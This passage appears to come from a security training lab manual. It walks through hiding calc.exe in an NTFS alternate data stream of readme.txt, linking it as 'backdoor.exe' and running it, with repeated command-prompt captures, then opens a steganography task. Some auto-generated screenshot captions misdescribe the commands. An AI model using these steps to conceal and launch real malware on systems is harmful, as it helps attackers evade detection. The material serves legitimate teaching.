


10. The **readme.txt - Notepad** file appears; write some text in it (here, **HELLO WORLD!!**).




11. Click **File**, and then **Save** to save the file.

12. Close the **readme.txt** notepad file.




13. In the **Command Prompt**, type **dir** and press **Enter**. This action lists all the files present in the directory, along with their file sizes.
Note the file size of **readme.txt**.



Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\Administrator>cd C:\magic
C:\magic>notepad readme.txt
C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 5A1A-18E5
Directory of C:\magic
04/05/2022 07:21 AM <DIR> .
04/05/2022 07:21 AM <DIR> ..
09/15/2018 12:12 AM 27,648 calc.exe
04/05/2022 07:22 AM 13 readme.txt
2 File(s) 27,661 bytes
2 Dir(s) 53,227,257,856 bytes free
C:\magic>

14. Now, type `type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe` and press **Enter**. This command will hide **calc.exe** inside the **readme.txt**.



Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\Administrator>cd C:\magic
C:\magic>notepad readme.txt
C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 5A1A-18E5
Directory of C:\magic
04/05/2022 07:21 AM <DIR> .
04/05/2022 07:21 AM <DIR> ..
09/15/2018 12:12 AM 27,648 calc.exe
04/05/2022 07:22 AM 13 readme.txt
2 File(s) 27,661 bytes
2 Dir(s) 53,227,257,856 bytes free
C:\magic>type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe
C:\magic>

15. In the **Command Prompt**, type **dir** and press **Enter**. Note the file size of **readme.txt**, which should not change.

The screenshot shows a Windows desktop environment. At the top is a dark-themed Command Prompt window titled "Administrator: Command Prompt". The window displays a series of commands and their outputs, including navigating to the directory C:\magic, creating a file named readme.txt, listing files in the directory, and then overwriting calc.exe with the contents of readme.txt. Below the taskbar, the desktop background is visible, along with several pinned icons: File Explorer, Edge browser, File History, Task View, and a recycle bin icon. The taskbar also shows the date and time as 4/5/2022 and 7:24 AM.

```
C:\ Select Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd C:\magic

C:\magic>notepad readme.txt

C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 5A1A-18E5

Directory of C:\magic

04/05/2022  07:21 AM    <DIR>      .
04/05/2022  07:21 AM    <DIR>      ..
09/15/2018  12:12 AM           27,648 calc.exe
04/05/2022  07:22 AM           13 readme.txt
              2 File(s)       27,661 bytes
              2 Dir(s)   53,227,257,856 bytes free

C:\magic>type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe

C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 5A1A-18E5

Directory of C:\magic

04/05/2022  07:21 AM    <DIR>      .
04/05/2022  07:21 AM    <DIR>      ..
09/15/2018  12:12 AM           27,648 calc.exe
04/05/2022  07:24 AM           13 readme.txt
              2 File(s)       27,661 bytes
              2 Dir(s)   53,227,036,672 bytes free

C:\magic>
```

16. Navigate to the directory **C:\magic** and delete **calc.exe**.

17. In the **Command Prompt**, type **mklink backdoor.exe readme.txt:calc.exe** and press **Enter**.

The screenshot shows a Windows desktop environment. At the top is a dark-themed Command Prompt window titled "Administrator: Command Prompt". The window displays a series of commands and their outputs, including navigating to the directory C:\magic, creating a file named readme.txt, listing files in the directory, and then overwriting calc.exe with the contents of readme.txt. The "mklink" command is then used to create a symbolic link named "backdoor.exe" pointing to "readme.txt:calc.exe". Below the taskbar, the desktop background is visible, along with several pinned icons: File Explorer, Edge browser, File History, Task View, and a recycle bin icon. The taskbar also shows the date and time as 4/5/2022 and 7:26 AM.

```
C:\ Select Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd C:\magic

C:\magic>notepad readme.txt

C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 5A1A-18E5

Directory of C:\magic

04/05/2022  07:21 AM    <DIR>      .
04/05/2022  07:21 AM    <DIR>      ..
09/15/2018  12:12 AM           27,648 calc.exe
04/05/2022  07:22 AM           13 readme.txt
              2 File(s)       27,661 bytes
              2 Dir(s)   53,227,257,856 bytes free

C:\magic>type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe

C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 5A1A-18E5

Directory of C:\magic

04/05/2022  07:21 AM    <DIR>      .
04/05/2022  07:21 AM    <DIR>      ..
09/15/2018  12:12 AM           27,648 calc.exe
04/05/2022  07:24 AM           13 readme.txt
              2 File(s)       27,661 bytes
              2 Dir(s)   53,227,036,672 bytes free

C:\magic>mklink backdoor.exe readme.txt:calc.exe
symbolic link created for backdoor.exe <<===>> readme.txt:calc.exe

C:\magic>
```

18. Now, type **backdoor.exe** and press **Enter**. The calculator program will execute, as shown in the screenshot.

Note: For demonstration purposes, we are using the same machine to execute and hide files using NTFS streams. In real-time, attackers may hide malicious files in the target system and keep them invisible from the legitimate users by using NTFS streams, and may remotely execute them whenever required.

The screenshot shows a Windows Command Prompt window titled "Administrator: Command Prompt". The command history includes:

```

Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd C:\magic
C:\magic>notepad readme.txt

C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 5A1A-18E5

Directory of C:\magic

04/05/2022 07:21 AM <DIR> .
04/05/2022 07:21 AM <DIR> ..
09/15/2018 12:12 AM 27,648 calc.exe
04/05/2022 07:22 AM 13 readme.txt
    2 File(s) 27,661 bytes
    2 Dir(s) 53,227,257,856 bytes free

C:\magic>type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe
C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 5A1A-18E5

Directory of C:\magic

04/05/2022 07:21 AM <DIR> .
04/05/2022 07:21 AM <DIR> ..
09/15/2018 12:12 AM 27,648 calc.exe
04/05/2022 07:24 AM 13 readme.txt
    2 File(s) 27,661 bytes
    2 Dir(s) 53,227,036,672 bytes free

C:\magic>mklink backdoor.exe readme.txt:calc.exe
symbolic link created for backdoor.exe <<===>> readme.txt:calc.exe

C:\magic>backdoor.exe
C:\magic>

```

A calculator application window is overlaid on the command prompt, showing the number 0.

19. This concludes the demonstration of how to hide malicious files using NTFS streams.

20. Close all open windows and document all the acquired information.

Task 4: Hide Data using White Space Steganography

An attacker knows that many different types of files can hold all sorts of hidden information and that tracking or finding these files can be an almost impossible task. Therefore, they use stenographic techniques to hide data. This allows them to retrieve messages from their home base and send back updates without a hint of malicious activity being detected.

These messages can be placed in plain sight, and the servers that supply these files will never know they carry suspicious content. Finding these messages is like finding the proverbial "needle" in the World Wide Web haystack.

